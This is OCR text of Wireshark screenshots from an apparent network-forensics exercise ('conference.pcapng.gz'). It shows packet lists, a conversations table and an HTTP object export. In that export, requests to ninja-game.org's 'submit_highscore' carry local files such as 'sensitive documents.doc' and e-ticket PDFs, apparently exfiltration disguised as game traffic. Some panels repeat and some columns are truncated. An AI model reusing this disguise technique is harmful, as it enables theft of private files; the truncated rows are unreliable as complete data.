
```
▸ Frame 1: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface 0
▸ Ethernet II, Src: 00:0c:29:b6:b5:48, Dst: 00:50:56:f3:f2:f6
▸ Internet Protocol Version 4, Src: 172.16.254.128, Dst: 216.58.208.206
▸ Transmission Control Protocol, Src Port: 52166, Dst Port: 443, Seq: 1, Ack: 1, Len: 1
```







No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.254.128	par10s21-in-f206.1e100.net	TCP	55	52166 → https(443) [ACK] Seq=1 Ack=1 Win=62853 Len=1 [TCP segment of a reassembled PDU]
2	0.000363	par10s21-in-f206.1e100.net	172.16.254.128	TCP	60	https(443) → 52166 [ACK] Seq=1 Ack=2 Win=64240 Len=0
3	0.289945	172.16.254.128	par10s22-in-f226.1e100.net	HTTP	55	Continuation
4	0.293835	par10s22-in-f226.1e100.net	172.16.254.128	TCP	60	http(80) → 51667 [ACK] Seq=1 Ack=2 Win=64240 Len=0
5	3.464487	172.16.254.128	dns.google	DNS	73	Standard query 0xae84 A www.google.fr
6	3.482495	dns.google	172.16.254.128	DNS	89	Standard query response 0xae84 A www.google.fr A 216.58.208.227
7	3.483014	172.16.254.128	gstaticadssl.l.google.com	TCP	66	52182 → https(443) [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
8	3.483412	172.16.254.128	gstaticadssl.l.google.com	TCP	66	52183 → https(443) [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
9	3.495475	gstaticadssl.l.google.com	172.16.254.128	TCP	60	https(443) → 52182 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
10	3.495533	172.16.254.128	gstaticadssl.l.google.com	TCP	54	52182 → https(443) [ACK] Seq=1 Ack=1 Win=64240 Len=0
11	3.496481	172.16.254.128	gstaticadssl.l.google.com	TLSv1.2	571	Client Hello
12	3.496735	gstaticadssl.l.google.com	172.16.254.128	TCP	60	https(443) → 52182 [ACK] Seq=1 Ack=518 Win=64240 Len=0
13	3.499742	Vmware_b6:b5:48	Broadcast	ARP	42	Who has 172.16.21.128? Tell 172.16.254.128
14	3.502024	gstaticadssl.l.google.com	172.16.254.128	TCP	60	https(443) → 52183 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
15	3.502116	172.16.254.128	gstaticadssl.l.google.com	TCP	54	52183 → https(443) [ACK] Seq=1 Ack=1 Win=64240 Len=0
16	3.519774	gstaticadssl.l.google.com	172.16.254.128	TLSv1.2	207	Server Hello, Change Cipher Spec, Encrypted Handshake Message
17	3.561668	172.16.254.128	gstaticadssl.l.google.com	TLSv1.2	270	Change Cipher Spec, Encrypted Handshake Message, Encrypted Handshake Message
18	3.562006	gstaticadssl.l.google.com	172.16.254.128	TCP	60	https(443) → 52182 [ACK] Seq=154 Ack=734 Win=64240 Len=0
19	3.562470	172.16.254.128	gstaticadssl.l.google.com	TLSv1.2	571	Client Hello
20	3.562733	gstaticadssl.l.google.com	172.16.254.128	TCP	60	https(443) → 52183 [ACK] Seq=1 Ack=518 Win=64240 Len=0






Operators	Logic Operators
Eq or ==	And or && **Logical AND**
Ne or !=	Or or || **Logical OR**
Gt or >	Xor or ^^ **Logical XOR**
Lt or <	Not or ! **Logical NOT**
Ge or >=	[n] or [_] **Substring separator**
Le or <=	


No. Time Source Destination Protocol Length Info
1 0.000000 172.16.254. TCP 55 52166 → https://443) [ACK] Seq=1 Ack=1 Win=62853 Len=1 [TCP segment of a reassembled PDU]
2 0.000363 par10s21-in TCP 60 https(443) → 52166 [ACK] Seq=1 Ack=2 Win=64240 Len=0
3 0.289945 172.16.254. HTTP 55 Continuation
4 0.293835 par10s22-in TCP 60 http(80) → 51667 [ACK] Seq=1 Ack=2 Win=64240 Len=0
5 3.464487 172.16.254. DNS 73 Standard query 0xae84 A www.google.fr
6 3.482495 dns.google DNS 89 Standard query response 0xae84 A www.google.fr A 216.58.208.227
7 3.483014 172.16.254. TCP 66 52182 → https(443) [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
8 3.483412 172.16.254. TCP 66 52183 → https(443) [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
9 3.495475 gstaticadss TCP 60 https(443) → 52182 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
10 3.495533 172.16.254. 54 52182 → https(443) [ACK] Seq=1 Ack=1 Win=64240 Len=0
11 3.496481 172.16.254. 571 Client Hello
12 3.496735 gstaticadss 60 https(443) → 52182 [ACK] Seq=1 Ack=518 Win=64240 Len=0
13 3.499742 Vmware_b6: 42 Who has 172.16.21.128? Tell 172.16.254.128
14 3.502024 gstaticadss 60 https(443) → 52183 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
15 3.502116 172.16.254. 54 52183 → https(443) [ACK] Seq=1 Ack=1 Win=64240 Len=0
16 3.519774 gstaticadss 207 Server Hello, Change Cipher Spec, Encrypted Handshake Message
17 3.561668 172.16.254. 270 Change Cipher Spec, Encrypted Handshake Message, Encrypted Handshake Message
18 3.562006 gstaticadss 60 https(443) → 52182 [ACK] Seq=154 Ack=734 Win=64240 Len=0
19 3.562470 172.16.254. 571 Client Hello
20 3.562733 gstaticadss TCP 60 https(443) → 52183 [ACK] Seq=1 Ack=518 Win=64240 Len=0
21 3.581511 gstaticadss TLSv1.2 110 Application Data
22 3.582360 gstaticadss TLSv1.2 96 Application Data
23 3.582387 172.16.254. TCP 54 52182 → https(443) [ACK] Seq=734 Ack=252 Win=63989 Len=0
24 3.612563 gstaticadss TLSv1.2 207 Server Hello, Change Cipher Spec, Encrypted Handshake Message
Mark/Unmark Packet
Ignore/Unignore Packet
Set/Unset Time Reference
Time Shift...
Packet Comment...
Edit Resolved Name
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
Selected
Not Selected
...and Selected
...or Selected
...and not Selected
...or not Selected
Frame 1: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface 0
Ethernet II, Src: Vmware_b6:b5:48 (00:0c:29:b6:b5:48), Dst: Vmware_f3:f2:f6 (00:50:56:f3:f2:f6)
Internet Protocol Version 4, Src: 172.16.254.128 (172.16.254.128), Dst: par10s21-in-f206.1e100.net (216.58.208.206)
Transmission Control Protocol, Src Port: 52166 (52166), Dst Port: https (443), Seq: 1, Ack: 1, Len: 1


No. Time Source Destination Protocol Length Info
1 0.000000 172.16.254.128 par10s21-in-f206.1e100.net TCP 55 52166 → https(443) [ACK] Seq=1 Ack=1 Win=62853 Len=1 [TCP segment of a reassembled PDU]
3 0.289945 172.16.254.128 par10s22-in-f226.1e100.net HTTP 55 Continuation
5 3.464487 172.16.254.128 dns.goog 73 Standard query 0xae84 A www.google.fr
7 3.483014 172.16.254.128 66 52182 → https(443) [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
8 3.483412 172.16.254.128 66 52183 → https(443) [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
10 3.495533 172.16.254.128 54 52182 → https(443) [ACK] Seq=1 Ack=1 Win=64240 Len=0
11 3.496481 172.16.254.128 571 Client Hello
15 3.502116 172.16.254.128 54 52183 → https(443) [ACK] Seq=1 Ack=1 Win=64240 Len=0
17 3.561668 172.16.254.128 270 Change Cipher Spec, Encrypted Handshake Message, Encrypted Handshake Message
19 3.562470 172.16.254.128 571 Client Hello
23 3.582387 172.16.254.128 54 52182 → https(443) [ACK] Seq=734 Ack=252 Win=63989 Len=0
25 3.616229 172.16.254.128 270 Change Cipher Spec, Encrypted Handshake Message, Encrypted Handshake Message
29 3.642426 172.16.254.128 (443) [ACK] Seq=734 Ack=252 Win=63989 Len=0
30 3.812247 172.16.254.128
31 3.812428 172.16.254.128
34 3.812756 172.16.254.128
36 3.813159 172.16.254.128
37 3.813310 172.16.254.128
42 3.894959 172.16.254.128 (443) [ACK] Seq=1428 Ack=465 Win=63776 Len=0
45 3.897027 172.16.254.128 (443) [ACK] Seq=1428 Ack=3265 Win=64240 Len=0
52 3.914766 172.16.254.128 (443) [ACK] Seq=1428 Ack=11665 Win=64240 Len=0
55 3.916199 172.16.254.128 54 52182 → https(443) [ACK] Seq=1428 Ack=14465 Win=64240 Len=0
58 3.920177 172.16.254.128 54 52182 → https(443) [ACK] Seq=1428 Ack=16015 Win=64240 Len=0
59 3.920688 172.16.254.128 100 Application Data
Mark/Unmark Packet
Ignore/Unignore Packet
Set/Unset Time Reference
Time Shift...
Packet Comment...
Edit Resolved Name
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
Selected
Not Selected
...and Selected
...or Selected
...and not Selected
...or not Selected
Frame 5: 73 bytes on wire (584 bits), 73
Ethernet II, Src: Vmware_b6:b5:48 (00:0c: 6 (00:50:56:f3:f2:f6)
Internet Protocol Version 4, Src: 172.16.254.128 (172.16.254.128), Dst: dns.google (8.8.8.8)
User Datagram Protocol, Src Port: 61125 (61125), Dst Port: domain (53)
Domain Name System (query)


No. Time Source Destination Protocol Length Info
1 0.000000 172.16.254.128 par10s21-in-f206.1e100.net TCP 55 52166 → https(443) [ACK] Seq=1 Ack=1 Win=62853 Len=1 [TCP segment of a reassembled PDU]
3 0.289945 172.16.254.128 par10s22-in-f226.1e100.net HTTP 55 Continuation
5 3.464487 172.16.254.128 dns.goog 73 Standard query 0xae84 A www.google.fr
7 3.483014 172.16.254.128 66 52182 → https(443) [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
8 3.483412 172.16.254.128 66 52183 → https(443) [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
10 3.495533 172.16.254.128 54 52182 → https(443) [ACK] Seq=1 Ack=1 Win=64240 Len=0
11 3.496481 172.16.254.128 571 Client Hello
15 3.502116 172.16.254.128 54 52183 → https(443) [ACK] Seq=1 Ack=1 Win=64240 Len=0
17 3.561668 172.16.254.128 270 Change Cipher Spec, Encrypted Handshake Message, Encrypted Handshake Message
19 3.562470 172.16.254.128 571 Client Hello
23 3.582387 172.16.254.128 54 52182 → https(443) [ACK] Seq=734 Ack=252 Win=63989 Len=0
25 3.616229 172.16.254.128 270 Change Cipher Spec, Encrypted Handshake Message, Encrypted Handshake Message
29 3.642426 172.16.254.128 (443) [ACK] Seq=734 Ack=252 Win=63989 Len=0
30 3.812247 172.16.254.128
31 3.812428 172.16.254.128
34 3.812756 172.16.254.128
36 3.813159 172.16.254.128
37 3.813310 172.16.254.128
42 3.894959 172.16.254.128 (443) [ACK] Seq=1428 Ack=465 Win=63776 Len=0
45 3.897027 172.16.254.128 (443) [ACK] Seq=1428 Ack=3265 Win=64240 Len=0
52 3.914766 172.16.254.128 (443) [ACK] Seq=1428 Ack=11665 Win=64240 Len=0
55 3.916199 172.16.254.128 54 52182 → https(443) [ACK] Seq=1428 Ack=14465 Win=64240 Len=0
58 3.920177 172.16.254.128 54 52182 → https(443) [ACK] Seq=1428 Ack=16015 Win=64240 Len=0
59 3.920688 172.16.254.128 100 Application Data
Mark/Unmark Packet
Ignore/Unignore Packet
Set/Unset Time Reference
Time Shift...
Packet Comment...
Edit Resolved Name
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
Selected
Not Selected
...and Selected
...or Selected
...and not Selected
...or not Selected
Frame 5: 73 bytes on wire (584 bits), 73
Ethernet II, Src: Vmware_b6:b5:48 (00:0c: (00:50:56:f3:f2:f6)
Internet Protocol Version 4, Src: 172.16.254.128 (172.16.254.128), Dst: dns.google (8.8.8.8)
User Datagram Protocol, Src Port: 61125 (61125), Dst Port: domain (53)
Domain Name System (query)

Wireshark · Conversations · conference.pcapng.gz

Ethernet · 5 | IPv4 · 52 | IPv6 · 1 | TCP · 149 | UDP · 100

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start
dns.google	172.16.254.128	195	23 k	98	15 k	97	7,435	3.464487
ec2-23-21-60-15.compute-1.amazonaws.com	172.16.254.128	60	36 k	37	24 k	23	11 k	9.197825
a2047.dspl.akamai.net	172.16.254.128	27	7,920	15	5,923	12	1,997	51.592620
e566.dspe1.akamaiedge.net	172.16.254.128	29	14 k	17	12 k	12	2,341	38.202987
a23-205-92-118.deploy.static.akamaitechnologies.com	172.16.254.128	55	56 k	38	55 k	17	1,254	36.354561
star.c10r.facebook.com	172.16.254.128	134	50 k	79	42 k	55	8,208	38.190018
ams1.ib.adnxs.com	172.16.254.128	28	24 k	20	19 k	8	4,061	39.260294
ib.anycast.adnxs.com	172.16.254.128	11	3,967	6	2,765	5	1,202	40.778490
d3jkp398u87zfe.cloudfront.net	172.16.254.128	402	398 k	281	388 k	121	10 k	34.833362
engine3-774595980.us-east-1.elb.amazonaws.com	172.16.254.128	14	816	6	360	8	456	14.078783
pixelb-1456612799.us-east-1.elb.amazonaws.com	172.16.254.128	69	16 k	36	11 k	33	5,244	9.154900
d1q96br4wuhbjc.cloudfront.net	172.16.254.128	284	262 k	197	249 k	87	13 k	34.812413
s3-website-us-east-1.amazonaws.com	172.16.254.128	450	277 k	278	242 k	172	34 k	50.375404
s3-website-us-east-1.amazonaws.com	172.16.254.128	12	690	6	360	6	330	15.156664
t.9gag.com	172.16.254.128	11	1,730	5	758	6	972	34.817583
ajax-9gag-lol.9cache.com	172.16.254.128	12	5,005	6	4,284	6	721	36.749203
ninja-game.org	172.16.254.128	10,124	10 M	7,554	5,732 k	2,570	4,280 k	66.066809
its.tradelab.fr	172.16.254.128	10	3,015	5	1,863	5	1,152	40.728676
a1168.dsw4.akamai.net	172.16.254.128	19	12 k	11	11 k	8	897	38.092866
a1168.dsw4.akamai.net	172.16.254.128	108	84 k	71	78 k	37	5,990	39.820700
a1961.g.akamai.net	172.16.254.128	68	69 k	48	64 k	20	4,179	39.801156
a1168.dsw4.akamai.net	172.16.254.128	122	90 k	81	86 k	41	4,397	51.543067
s8.gs1.wac.edgecastcdn.net	172.16.254.128	17	8,299	9	7,504	8	795	39.788093
static.adzerk.net.cdn.cloudflare.net	172.16.254.128	389	383 k	277	370 k	112	12 k	7.741994
static.adzerk.net.cdn.cloudflare.net	172.16.254.128	26	11 k	14	9,888	12	1,122	8.920382


☑ Name resolution ☐ Limit to display filter ☐ Absolute start time Conversation Types


Help Copy Follow Stream... Graph... Close

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
5629	www.thewayoftheninja.org	image/gif	4,349 bytes	n-june2013(v2site_release)_13-17.gif
5636	www.thewayoftheninja.org	image/gif	2,738 bytes	n-june2013(v2site_release)_13.gif
5640	www.thewayoftheninja.org	image/gif	1,734 bytes	n-june2013(v2site_release)_31.gif
5645	www.thewayoftheninja.org	image/gif	1,705 bytes	n-june2013(v2site_release)_35.gif
5648	www.thewayoftheninja.org	image/gif	1,698 bytes	n-june2013(v2site_release)_32.gif
5651	www.thewayoftheninja.org	image/gif	1,701 bytes	n-june2013(v2site_release)_36.gif
5654	www.thewayoftheninja.org	image/gif	1,687 bytes	n-june2013(v2site_release)_34.gif
5657	www.thewayoftheninja.org	image/gif	1,892 bytes	n-june2013(v2site_release)_15.gif
5660	www.thewayoftheninja.org	image/gif	1,787 bytes	n-june2013(v2site_release)_22.gif
5666	www.thewayoftheninja.org	image/x-icon	1,406 bytes	favicon2.ico
10900	www.harveycartel.org		5,197 kB	Nv2-PC.zip
10945	ninja-game.org	probably/nonsense	3,891 bytes	highscores?user=admin
11542	ninja-game.org	application/x-www-form-urlencoded	513 kB	submit_highscore?n=C%3A%5CUsers%5Cadmin%5CDesktop%5Csensitive+documents.doc
11563	ninja-game.org		9 bytes	submit_highscore?n=C%3A%5CUsers%5Cadmin%5CDesktop%5Csensitive+documents.doc
11717		text/html	609 bytes	
11784	ninja-game.org	application/x-www-form-urlencoded	83 kB	submit_highscore?n=C%3A%5CUsers%5Cadmin%5CDocuments%5Cprivate%5Caffair%5Choliday%5CEmiratesETicket1.pdf
11982	ninja-game.org		9 bytes	submit_highscore?n=C%3A%5CUsers%5Cadmin%5CDocuments%5Cprivate%5Caffair%5Choliday%5CEmiratesETicket1.pdf
12108	ninja-game.org	application/x-www-form-urlencoded	138 kB	submit_highscore?n=C%3A%5CUsers%5Cadmin%5CDocuments%5Cprivate%5Caffair%5Choliday%5CEmiratesETicket2.pdf
12401	ninja-game.org		9 bytes	submit_highscore?n=C%3A%5CUsers%5Cadmin%5CDocuments%5Cprivate%5Caffair%5Choliday%5CEmiratesETicket2.pdf

Help Save All Close Save


conference.pcapng.gz
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
3 0.289945 172.16.254.128 par10s22-in-f226.1e100.net HTTP 55 Continuation
599 6.481590 172.16.254 HTTP 478 GET / HTTP/1.1
619 6.617012 xf.reddit. HTTP 251 HTTP/1.1 200 OK (text/html)
621 6.662264 172.16.254 HTTP 483 GET /reddit.IXjIj0Z6Dgc.css HTTP/1.1
623 6.662733 172.16.254 .com HTTP 512 GET /ba_fm376ctS_mGlZGabqddmkhth3jqnccUyhKW7iGBo.css HTTP/1.1
625 6.663109 172.16.254 HTTP 475 GET /reddit-init.fr.c7gGq8YZfSo.js HTTP/1.1
626 6.663371 172.16.254 .com HTTP 514 GET /WnWL9EIaP8UCXn12wtaLaNrDSQgM4Dfrtammyb88RMU.png HTTP/1.1
628 6.663645 172.16.254 HTTP 470 GET /reddit.fr.vf-uApcZRS4.js HTTP/1.1
631 6.723060 a.thumbs.r HTTP 929 HTTP/1.1 200 OK (text/css)
646 6.758506 a.thumbs.r HTTP 195 HTTP/1.1 200 OK (PNG)
648 6.760432 172.16.254 .com HTTP 514 GET /9FkUjylHkmm-P0jauxAc2Qvl56nz1CfXK023PGWB5mA.jpg HTTP/1.1
682 6.825246 a.thumbs.r HTTP 1388 HTTP/1.1 200 OK (JPEG JFIF image)
702 6.839142 172.16.254 .com HTTP 514 GET /fTMgRASiBOAIHNGuCVuGxX8GpnGta4d5DaI6vGgkKPg.jpg HTTP/1.1
725 6.933638 198.41.208 HTTP 921 HTTP/1.1 200 OK (text/css)
730 6.942595 198.41.208 HTTP 135 HTTP/1.1 200 OK (application/javascript)
736 7.036190 a.thumbs.r HTTP 450 HTTP/1.1 200 OK (JPEG JFIF image)
738 7.038230 172.16.254 .com HTTP 514 GET /aM3AbbkvSo8SNRYCjrodJtFx6nKWUiBb8EQLevbDMXA.jpg HTTP/1.1
746 7.107623 a.thumbs.r HTTP 1343 HTTP/1.1 200 OK (JPEG JFIF image)
748 7.110023 172.16.254 514 GET /lpBctkQaLEFDz9KU9uSuD5mY4aKs5gEV-DAhJTlgFME.jpg HTTP/1.1
755 7.171114 a.thumbs.r 1447 HTTP/1.1 200 OK (JPEG JFIF image)
757 7.174578 172.16.254 514 GET /OZduv5qenmcDxw16CRs9NU8c1Q1E_izY5e2KrFCAH-A.jpg HTTP/1.1
818 7.556704 a.thumbs.r 1007 HTTP/1.1 200 OK (JPEG JFIF image)
820 7.559782 172.16.254 514 GET /Hxt2j1-aiDvJY_eZTpsxjfkVMwcy38IxtkmK2u6Xs_M.jpg HTTP/1.1
827 7.592924 198.41.208 336 HTTP/1.1 200 OK (application/javascript)
Mark/Unmark Packet
Ignore/Unignore Packet
Set/Unset Time Reference
Time Shift...
Packet Comment...
Edit Resolved Name
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream
UDP Stream
SSL Stream
HTTP Stream
Frame 599: 478 bytes on wire (3824 bits) on interface 0
Ethernet II, Src: Vmware_b6:b5:48 (00:0c:29:b6:b5:48), Dst: Vmware_f3:f2:f6 (00:50:56:f3:f2:f6)
Internet Protocol Version 4, Src: 172.16.254.128 (172.16.254.128), Dst: xf.reddit.com (198.41.209.141)
Transmission Control Protocol, Src Port: 52185 (52185), Dst Port: http (80), Seq: 1, Ack: 1, Len: 424
Hypertext Transfer Protocol


Wireshark · Follow TCP Stream (tcp.stream eq 5) · conference.pcapng.gz
GET / HTTP/1.1
Host: www.reddit.com
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/41.0.2272.89 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: fr-FR,fr;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: __cfduid=d6660e61c5ad7103eb806c1e9916285961426552147
HTTP/1.1 200 OK
Date: Tue, 17 Mar 2015 20:42:53 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
x-ua-compatible: IE=edge
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
x-xss-protection: 1; mode=block
Vary: Accept-Encoding
X-Moose: majestic
cache-control: no-cache
CF-Cache-Status: HIT
Server: cloudflare-nginx
